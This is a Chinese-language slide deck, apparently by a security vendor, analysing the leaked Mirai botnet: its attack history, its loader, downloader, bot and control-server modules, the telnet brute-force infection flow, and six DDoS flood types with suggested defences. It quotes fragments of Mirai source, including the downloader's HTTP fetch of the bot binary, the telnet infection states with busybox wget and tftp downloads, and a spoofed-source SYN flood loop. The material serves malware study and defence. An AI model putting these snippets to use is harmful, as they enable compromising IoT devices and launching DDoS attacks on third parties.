Mirai代码及原理分析

绿盟科技

目录

Mirai事件回顾

Mirai僵尸重要事件回顾：

（1）2016年8月31日，逆向分析人员在malwaremustdie博客上公布mirai僵尸程序详细逆向分析报告，此举公布的C&C惹怒黑客Anna-senpai。

（2）2016年9月20日，著名的安全新闻工作者Brian Krebs的网站KrebsOnSecurity.com受到大规模的DDoS攻击，其攻击峰值达到665Gbps，Brian Krebs推测此次攻击由Mirai僵尸发动。


（3）2016年9月20日，Mirai针对法国网站主机OVH的攻击突破DDoS攻击记录，其攻击量达到1.1Tpbs，最大达到1.5Tpbs

（4）2016年9月30日，Anna-senpai在hackforums论坛公布Mirai源码,并且嘲笑之前逆向分析人员的错误分析。

（5）2016年10月21日，美国域名服务商Dyn遭受大规模DDoS攻击，其中重要的攻击源确认来自于Mirai僵尸。

来源：www.freebuf.com

功能模块



loader: 加载器，运行在黑客电脑上,登陆爆破的肉鸡设备,使其感染


dlr: 肉鸡上运行的引导程序, 编译生成各种平台的二进制文件,如dlr.arm,dlr.ppc等。 主要功能类似grub，下载mirai主程序

bot: 真正的病毒,编译生成各种平台的二进制文件,如mirai.arm,mirai.ppc等
主要功能为telnet弱密码扫描、DDoS攻击

cnc: Go语言开发的肉鸡控制程序, 运行在黑客电脑上。
主要功能为接受黑客指令、控制肉鸡发起DDoS

tools: 几个单独的工具，黑客自己使用。包括wget、禁止mirai被gdb、数据加解密、接受爆破的telnet用户名密码等

感染流程


2. 肉鸡执行mirai程序，
随机对公网IP进行telnet爆破
1. Loader程序telnet方式登陆有弱密码的设备，
触发其下载mirai程序.
3. 上传成功爆破的用户名密码
Hacker
(黑客)
运行loader程序
Listenscan程序
配置服务器
4. Loader程序继续感染其他肉鸡
5. telnet到cnc服务器,下发攻击指令
运行cnc程序
CC控制服务器
cnc.changeme.com
提供mirai程序下载
Mirai的文件服务器
(100.200.100.100)
IP地址: 100.200.100.100 美国

代码分析: dlr

通过loader加载到肉鸡运行;

原理: 通过socket从文件服务器以http方式获取mirai文件, 本地以drvHelper文件名保存。

```
    if (write(sfd, "GET /bins/mirai." BOT_ARCH " HTTP/1.0\r\n\r\n",
    {
#ifdef DEBUG
        printf("Failed to send get request.\n");
#endif

        __exit(3);
    }

#ifdef DEBUG
    printf("Started header parse...\n");
#endif

    while (header_parser != 0x0d0a0d0a)
    {
        char ch;
        int ret = read(sfd, &ch, 1);

        if (ret != 1)
            __exit(4);
        header_parser = (header_parser << 8) | ch;
    }
```

代码分析: loader

1. 每个处理器启动一个网络事件后台线程;
2. 从stdin读取成功爆破的肉鸡信息,格式为: 10.1.1.1:80 root:123456;
3. 尝试telnet连接肉鸡, 注册网络事件, 并负载均衡方式丢给后台线程处理;
4. 后台线程实现了完整的telnet过程;
5. 登陆成功后获取肉鸡的平台类型,并尝试在肉鸡上下载平台对应的mirai程序;


```
TELNET_CLOSED,          // 0
TELNET_CONNECTING,      // 1
TELNET_READ_IACS,       // 2
TELNET_USER_PROMPT,     // 3
TELNET_PASS_PROMPT,     // 4
TELNET_WAITPASS_PROMPT, // 5
TELNET_CHECK_LOGIN,     // 6
TELNET_VERIFY_LOGIN,    // 7
TELNET_PARSE_PS,        // 8
TELNET_PARSE_MOUNTS,    // 9
TELNET_READ_WRITEABLE,  // 10
TELNET_COPY_ECHO,       // 11
TELNET_DETECT_ARCH,     // 12
TELNET_ARM_SUBTYPE,     // 13
TELNET_UPLOAD_METHODS,  // 14
TELNET_UPLOAD_ECHO,     // 15
TELNET_UPLOAD_WGET,     // 16
TELNET_UPLOAD_TFTP,     // 17
TELNET_RUN_BINARY,      // 18
TELNET_CLEANUP          // 19
```

根据肉鸡的运行环境, 尝试通过以下三种方式下载:

- 从文件服务器wget (/bin/busybox wget)
- 从文件服务器tftp (/bin/busybox tftp)
- 将dlr引导程序echo到肉鸡运行,在引导程序中http get

下载并运行成功后, 删除文件自身.

代码分析: loader-加载流程



代码分析: cnc

监听2个端口，接受处理3个角色的数据:

端口23:

1) 肉鸡: 肉鸡启动时连接cnc，上传信息包括: 版本信息、平台类型

2) 管理员: 添加可以发起攻击的用户、设置用户最大肉鸡数量、或者自己发起攻击

端口101: 3) 攻击用户: 用户向此端口发送攻击指令

```
tel, err := net.Listen("tcp", "0.0.0.0:23")
if err != nil {
    fmt.Println(err)
    return
}

api, err := net.Listen("tcp", "0.0.0.0:101")
if err != nil {
    fmt.Println(err)
    return
}
```

```
            NewBot(conn, buf[3], source).Handle()
        } else {
            NewBot(conn, buf[3], "").Handle()
        }
    } else {
        NewAdmin(conn).Handle()
    }
}

func apiHandler(conn net.Conn) {
    defer conn.Close()

    NewApi(conn).Handle()
}
```

- 所有用户保存在mysql数据中,发起攻击必须提供密码，并且是最近24小时付过费的用户,使用的肉鸡数量不能超出预设的。
- 肉鸡与控制中心之间每隔1分钟保活一次，
- 控制中心与肉鸡通信失败则认为肉鸡掉线。
- 肉鸡会定时尝试重连。

代码分析: bot

一些编码小技巧：

1. 获取本地源IP:
   对于多IP的肉鸡有效,如果ddos时使用的外网不可达的源IP，攻击会失效。
   主动连接8.8.8.8 dns服务器，从合法连接中获取。

```
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
addr.sin_port = htons(53);

connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in))

getsockname(fd, (struct sockaddr *)&addr, &addr_len);
close(fd);
return addr.sin_addr.s_addr;
```

2. 保证单实例运行:
   不同肉鸡可能扫出同一个IP，因此单实例运行很有必要。

   监听127.0.0.1的48101端口，启动时bind，如果失败则认为已经有实例运行，kill掉老的；
   对于已经运行的实例，发现有人连接自己，主动退出。

代码分析: bot

3. 隐藏自己
   将自己的进程名称设置成随机的字符串

```
20320  0.0  0.0   6572   388 pts/1    S+   23:09   0:00 u3jfmhhf36jfnthj
20321  0.0  0.0      0     0 pts/1    Z+   23:09   0:00 [dis7qh2sigucfqs] <defunct>
```

4. 关闭watchdog

5. 杀掉开放端口

6. 加密常量字符串

7. 反gdb调试

```
··add_entry(TABLE_CNC_PORT,·"\x22\x35",·2);···//·23

··add_entry(TABLE_SCAN_CB_DOMAIN,·"\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x
··add_entry(TABLE_SCAN_CB_PORT,·"\x99\xC7",·2);·····////·48101

··/*listening·tun0*/
··add_entry(TABLE_EXEC_SUCCESS,·"\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02
```

8. 扫描时过滤掉不必要或敏感IP

9. 快速的原始套接字实现的telnet爆破

DDoS分析

bot：

- 子进程单线程死循环发包，攻击时间到后，直接kill掉发包进程
- 可指定目的IP范围，在IP范围内随机选择攻击对象
- 大部分攻击可指定多种攻击参数的组合

```
#define ATK_OPT_PAYLOAD_SIZE    0   // What should the
#define ATK_OPT_PAYLOAD_RAND    1   // Should we rando
#define ATK_OPT_IP_TOS          2   // tos field in IP
#define ATK_OPT_IP_IDENT        3   // ident field in
#define ATK_OPT_IP_TTL          4   // ttl field in IP
#define ATK_OPT_IP_DF           5   // Dont-Fragment b
#define ATK_OPT_SPORT           6   // Should we force
#define ATK_OPT_DPORT           7   // Should we force
#define ATK_OPT_DOMAIN          8   // Domain name for
#define ATK_OPT_DNS_HDR_ID      9   // Domain name hea
//#define ATK_OPT_TCPCC          10  // TCP congestio
#define ATK_OPT_URG            11   // TCP URG header
#define ATK_OPT_ACK            12   // TCP ACK header
#define ATK_OPT_PSH            13   // TCP PSH header
#define ATK_OPT_RST            14   // TCP RST header
#define ATK_OPT_SYN            15   // TCP SYN header
#define ATK_OPT_FIN            16   // TCP FIN header
#define ATK_OPT_SEQRND         17   // Should we force
#define ATK_OPT_ACKRND         18   // Should we force
#define ATK_OPT_GRE_CONSTIP    19   // Should the enca
#define ATK_OPT_METHOD         20   // Method for HTTP
#define ATK_OPT_POST_DATA      21   // Any data to be
#define ATK_OPT_PATH           22   // The path for th
#define ATK_OPT_HTTPS          23   // Is this URL SSL
#define ATK_OPT_CONNS          24   // Number of socke
#define ATK_OPT_SOURCE         25   // Source IP
```

支持的攻击类型:

- syn flood
- ack flood
- http flood
- udp flood
- dns flood
- gre flood

DDoS分析

1. synflood

- 带options字段,可过syn 64算法
- 原始套接字发包,伪造源IP,不支持协议栈,过不了3秒重传和cookie

```
while (TRUE)
{
    for (i = 0; i < targs_len; i++)
    {
        char *pkt = pkts[i];
        struct iphdr *iph = (struct iphdr *)pkt;
        struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

        // For prefix attacks
        if (targs[i].netmask < 32)
            iph->daddr = htonl(ntohl(targs[i].addr) + (((uint32_

        if (source_ip == 0xffffffff)
            iph->saddr = rand_next();
        if (ip_ident == 0xffff)
            iph->id = rand_next() & 0xffff;
        if (sport == 0xffff)
            tcph->source = rand_next() & 0xffff;
        if (dport == 0xffff)
            tcph->dest = rand_next() & 0xffff;
        if (seq == 0xffff)
            tcph->seq = rand_next();
        if (ack == 0xffff)
            tcph->ack_seq = rand_next();
        if (urg_fl)
            tcph->urg_ptr = rand_next() & 0xffff;

        iph->check = 0;
        iph->check = checksum_generic((uint16_t *)iph, sizeof (s

        tcph->check = 0;
        tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (s

        targs[i].sock_addr.sin_port = tcph->dest;
        sendto(fd, pkt, sizeof (struct iphdr) + sizeof (struct t
    }
```

3秒重传和syn cookie

DDoS分析

2. ackflood

1) 带负载的简单ack攻击

- 负载可随机
- 原始套接字发包,伪造源IP,不支持协议栈,过不了3秒重传

2) 能过防火墙的ack攻击

- 攻击之前先正常连接一次,获取到合法的5元组信息
- 不关闭连接，利用得到的5元组循环发包，仍然是原始套接字
- seq序列号自增(但每次只自增1,而不是payload长度)

对于旁路的ADS，由于攻击之前的正常连接不经过ADS，因此后续的ACK攻击和第一种简单ACK攻击没有区别，仍然过不了算法

3秒重传

DDoS分析

3. httpflood

支持完整的tcp/ip协议栈，每个肉鸡最多256个连接

```
"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safar
"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safar
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2
```

1) 流量性post攻击

- 负载随机
- 每个请求post 80M数据
- 完成后断开重新开始连接并攻击

防护方法

url重定向

2) 高级cc攻击

- 完整的http解析，类浏览器行为，并且可以从body中解析cookie
- 支持chunk解码，从头部解析重定向、cookie等信息
- 代码中有明确的过cloudfare和ddosarrest公司的算法

  ddosarrest: 从body中提取cookie

  cloudfare可能的还没完成

防护方法

图片验证,js算法

DDoS分析

4. udpflood

1) 普通udp攻击

- 负载随机,长度可达1460
- 原始套接字发包,伪造源IP

2) 固定负载的udp攻击(TSource Engine Query,游戏引擎攻击)

- 负载固定, 最长100个字节,内容预先内置在mirai中
- 原始套接字发包,伪造源IP

3) 支持IP分片的udp攻击

- 真实源ip, 完整的协议栈发包
- 每个包64K长度，依靠协议栈分片

限速,分片包丢弃

DDoS分析

5. dnsflood

- 攻击对象为肉鸡自己的dns服务器(从/etc/resolve中获取),或一些常用dns服务器(如下图)
- 原始套接字, 真实源IP
- 完整的dns请求报文，循环发包, 不解析响应

```
switch (rand_next() % 4)
{
case 0:
    return INET_ADDR(8,8,8,8);
case 1:
    return INET_ADDR(74,82,42,42);
case 2:
    return INET_ADDR(64,6,64,6);
case 3:
    return INET_ADDR(4,2,2,2);
}
```

TC算法

DDoS分析

6. greflood

- 支持封装IP+UDP+应用层数据
- 支持NVGRE(虚拟二层网络), 封装以太+IP+UDP+应用层数据
- 可指定源IP攻击
- 可设置封装报文中的目的地址与外层目的地址一致

```
add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
```

防护方法

默认丢弃

谢谢！

NSFOCUS